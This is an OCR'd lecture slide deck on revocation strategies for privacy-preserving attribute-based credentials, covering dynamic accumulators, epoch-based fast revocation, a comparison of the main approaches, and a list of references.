&\textbf{Output:}\ (z', \mathrm{aux}_{\mathsf{Del}})
\end{aligned}$$


Frameworks explained

Dynamic accumulators - formulas

- Definitions by N. Fazio et al.



$$\tilde{h}_k : G \times \tilde{Y}_k \to G$$
$$\tilde{h}_k : (x, y) \mapsto x^y \bmod n$$



```
$\mathsf{Upd}(k, y, w, \mathsf{op}, \mathrm{aux}_{\mathsf{op}})$ :
    if $\mathsf{op} = \mathsf{Add}$ then
        $y_{\mathsf{Add}} \leftarrow \mathrm{aux}_{\mathsf{op}}$
        $w' \leftarrow \tilde{h}_k(w, y_{\mathsf{Add}})$
    else
        parse $\mathrm{aux}_{\mathsf{op}}$ as $(y_{\mathsf{Del}}, z')$
        $(d, a, b) \leftarrow \mathsf{Ext\text{-}GCD}(y, y_{\mathsf{Del}})$
        if $d \neq 1$ then fail
        $w' \leftarrow \tilde{h}_k(z', a) \cdot \tilde{h}_k(w, b)$
    endif
Output: $w'$
```

Kahoot

Fast-Attribute revocation


The parties in ABCs

- **Issuer**

  The party that would like to issue its credentials.
- **User**

  The party that would like to use the credentials from the issuers.
- **Verifier**

  Checks:



The parties in ABCs

- **Issuer**


  The party that would like to issue its credentials.
- **User**

  The party that would like to use the credentials from the issuers.
- **Verifier**

  Checks:

  if the credentials attributes are as required.

  if the credential has not been revoked.



Issuer

Service provider
(Verifier)

User

Fast-Attribute revocation

System initiated VS User initiated

- **Revocation Agent**

  Responsible for revoking credentials


- **Escrow Agent**

  Initiates revocation

- System initiated

  VS

- User initiated




Fast-Attribute revocation

Epochs

- epoch $= \varepsilon = (t_s, t_e)$

- starting time - ending time




t_s
t_e
epoch 1 = $\mathcal{E}_1$
epoch 2 = $\mathcal{E}_2$
epoch 3 = $\mathcal{E}_3$
epoch 4 = $\mathcal{E}_4$
epoch 5 = $\mathcal{E}_5$
epoch 6 = $\mathcal{E}_6$
Time t

Fast-Attribute revocation

Generators

- generator
- Revocation Authority:
- $g_{\varepsilon,V} = H(\varepsilon \,||\, V)$
- $\varepsilon = (t_s, t_e)$
- V = *key of the verifier*
- Bloom filter



	No. of revoked items (v)		
	2^{15}	2^{18}	2^{21}
Integers modulo p	13 MiB	102 MiB	812 MiB
Elliptic curve	1 MiB	8 MiB	64 MiB
Hashes of elements	1 MiB	8 MiB	64 MiB
Bloom filter			
$P = 4.6 \cdot 10^{-4}, \kappa/v = 16$	64 KiB	512 KiB	4 MiB
$P = 9.9 \cdot 10^{-6}, \kappa/v = 24$	96 KiB	768 KiB	6 MiB
$P = 2.1 \cdot 10^{-7}, \kappa/v = 32$	128 KiB	1 MiB	8 MiB

Fast-Attribute revocation

How to revoke a credential

- User generates and sends r to the issuer
- Issuer sends (C(r), SIG(r)) to the user

- The revocation agent contains a Revocation list

$RL_{\varepsilon,V} = \{g_{\varepsilon,V}^{r1}, \ldots, g_{\varepsilon,V}^{rk}\}$

- To revoke a credential:
- We send to the revocation agent the revocation token:

$R = g_{\varepsilon,V}^{r}$

- The revocation agent adds R to its Revocation List.


Revocation Agent

Revocation List
$g_{\varepsilon,V}^{r?}$
$g_{\varepsilon,V}^{r?}$
$g_{\varepsilon,V}^{r?}$
$g_{\varepsilon,V}^{r?}$
…
$g_{\varepsilon,V}^{r?}$

Fast-Attribute revocation

Epochs vulnerability

Problems?




$g_{\varepsilon 1,V}$
$g_{\varepsilon 2,V}$
$g_{\varepsilon 3,V}$
$g_{\varepsilon 4,V}$
$g_{\varepsilon 5,V}$
$g_{\varepsilon 6,V}$
t_s
te
epoch 1 = $\mathcal{E}_1$
epoch 2 = $\mathcal{E}_2$
epoch 3 = $\mathcal{E}_3$
epoch 4 = $\mathcal{E}_4$
epoch 5 = $\mathcal{E}_5$
epoch 6 = $\mathcal{E}_6$
Time t

Fast-Attribute revocation

Epochs vulnerability

Problems?



$g_{\varepsilon 1,V}$
$g_{\varepsilon 2,V}$
$g_{\varepsilon 3,V}$
$g_{\varepsilon 4,V}$
$g_{\varepsilon 5,V}$
$g_{\varepsilon 6,V}$
t_S
te
epoch 1 = ε_1
epoch 2 = ε_2
epoch 3 = ε_3
epoch 4 = ε_4
epoch 5 = ε_5
epoch 6 = ε_6
Time t

Sending: $g_{\varepsilon 1,V}{}^{r1}, g_{\varepsilon 1,V}{}^{r2}$ within the same epoch makes credentials traceable for the Revocation Agent because it calculates the generators for itself.

Fast-Attribute revocation

How to check if credentials are revoked

- User generates and sends r to the issuer
- Issuer sends (C(r), SIG(r)) to the user

- User calculates: $R = g_{\varepsilon,V}{}^{r}$

- if $R \in RL_{\varepsilon,V}$ then credential is revoked

- Then continue normal verification
- by sending C(r)

User:

Credential List	*Revocation Value*
$C(r_1)_1$	r_1
$C(r_2)_2$	r_2
$C(r_3)_3$	r_3
$C(r_4)_4$	r_4
…	….
$C(r_k)_k$	r_k

Verifier:

Revocation List
$R_1 = g_{\varepsilon,V}{}^{r1}$
$R_2 = g_{\varepsilon,V}{}^{r2}$
$R_3 = g_{\varepsilon,V}{}^{r3}$
$R_4 = g_{\varepsilon,V}{}^{r4}$
…
$R_k = g_{\varepsilon,V}{}^{rk}$

Fast-Attribute revocation

Advantages

- Secure but…

- Epochs time span must be well chosen
- This can be fixed by using multiple generators:
- $g_{\varepsilon,V,i} = H(\varepsilon \,||\, V \,||\, i)$

- Constant verification and proving time.
- No updates necessary

- Best strategy?

Kahoot

Analysis of current strategies

Analysis of current strategies

Pseudonymous Access (Nym)

✓

+ None of the parties get a big overhead

✗

- Verifier is in charge of the revocation list
- Credentials can be linked within a verifiers domain
- No global revocation possible

Analysis of current strategies

Verifiable Encryption (VE)

✓

+ None of the parties get a big overhead

✗

- Issuer is in charge of the revocation list

- Credentials can be linked by the Issuer

Analysis of current strategies

Limited Lifetime (LL)

✓

+ Secure when using a short lifetime of credentials

✗

- High load on the user
- Insecure when using a long lifetime of credentials
- To fix this, the user has to go back to the issuer to update the credential and increase the lifetime

Analysis of current strategies

Signature Lists (RL)

✓

+ Revocation is fast

✗

- A lot of load on the issuer
- Both the verifier and the issue have to recognise the revocation value

Analysis of current strategies

Accumulators (Acc)

✓

+ Secure when complying to all requirements

✗

- The User has to do a lot of work in order to prove their credential has not been revoked
- The User has to update their attributes regularly

Analysis of current strategies

Verifier-Local Revocation (VLR)

✓

+ -

✗

- Load placed on the verifier
- Once a user gets revoked its entire history becomes linkable

Kahoot

Conclusion

Conclusion

Revocation is not easy!

Limited computing power (e.g. smartcards)

Fast-attribute revocation

Best privacy

Dynamic accumulators

References

[1] https://irma.app/

[2] https://fidoalliance.org/

[3] https://www.nitrokey.com/files/doc/Nitrokey_FIDO2_factsheet.pdf

[4] *Practical backward unlinkable revocation in FIDO, German e-ID, Idemix and U-Prove* by Eric R. Verheul

[5] *Fast revocation of attribute-based credentials for both users and verifiers* by Wouter Lueks, Gergely Alpár, Jaap-Henk Hoepman, Pim Vullers

[6] https://privacybydesign.foundation/

[7] Lapon, J., Kohlweiss, M., Decker, B. De, & Naessens, V. (2017). *Analysis of Revocation Strategies for Anonymous Idemix Credentials*

[8] https://medium.com/@aurelcode/cryptographic-accumulators-da3aa4561d77

[9] Fazio, N., & Nicolosi, a. (2002). Cryptographic accumulators: Definitions, constructions and applications. *… : Www. Cs. Nyu. Edu/Nicolosi/Papers/Accumulators. …*, 1–23.

References

[10] Camenisch, J., & Lysyanskaya, A. (2002). *Dynamic Accumulators and Application to*. 61–76.

[11] Benaloh, J., & Mare, M. De. (1994). One-Way Accumulators: A Decentralized Alternative to Digital Signatures (Extended Abstract). *International Conference on the Theory and Applications of Cryptographic Techniques*, *765*, 274–285.

[12] Barić, N., & Pfitzmann, B. (1997). Collision-Free Accumulators and Fail-Stop Signature Schemes Without Trees. In W. Fumy (Ed.), *Advances in Cryptology --- EUROCRYPT '97* (pp. 480–494). Springer Berlin Heidelberg.

[13] Cooper D., Santesson S., Farrell S., Boeyen S., Housley R., Polk W. Internet X.509 public key infrastructure certificate and certificate revocation list (CRL) profile. RFC 5280 (proposed standard) (May 2008), updated by RFC 6818.

[14] Boneh D, Shacham H. Group signatures with verifier-local revocation. In: CCS 2004. ACM; 2004. p. 168–77.

References

[16] https://tweakers.net/nieuws/189982/ministerie-van-volksgezondheid-maakt-valse-qr-codes-in-coronacheck-app-ongeldig.html

[17] https://www.metronieuws.nl/in-het-nieuws/binnenland/2021/11/drie-arrestaties-valse-qr-codes/

[18] https://www.thecable.ng/man-arrested-in-belgium-after-receiving-covid-vaccine-8-times-for-other-people

[19] Telegram

[20] https://tweakers.net/nieuws/190268/namaakversies-coronacheck-en-scanner-app-sturen-qr-codes-door-naar-server.html

[21] https://www.rtl.nl/rtl-nieuws/artikel/5263115/ministerie-onderzoekt-qr-code-adolf-hitler-fraude-cybercriminelen#:~:text=Het%20ministerie%20van%20Volksgezondheid%2C%20Welzijn,uit%20onderzoek%20van%20RTL%20Nieuws.

References

[22] https://privacybydesign.foundation/attribute-index/en/irma-demo.ggd.coronatest.html

[23] https://www.youtube.com/watch?v=dDxw3Csd_2I

[24] https://gitlab.science.ru.nl/ilab/irma-vote

[25] https://www.sidn.nl/nieuws-en-blogs/infrastructuur-voor-irma-app-klaar-voor-grootschalige-inzet

[26] https://www.cs.ru.nl/bachelors-theses/2020/Job_Doesburg___4809327___Using_IRMA_for_small_scale_digital_elections.pdf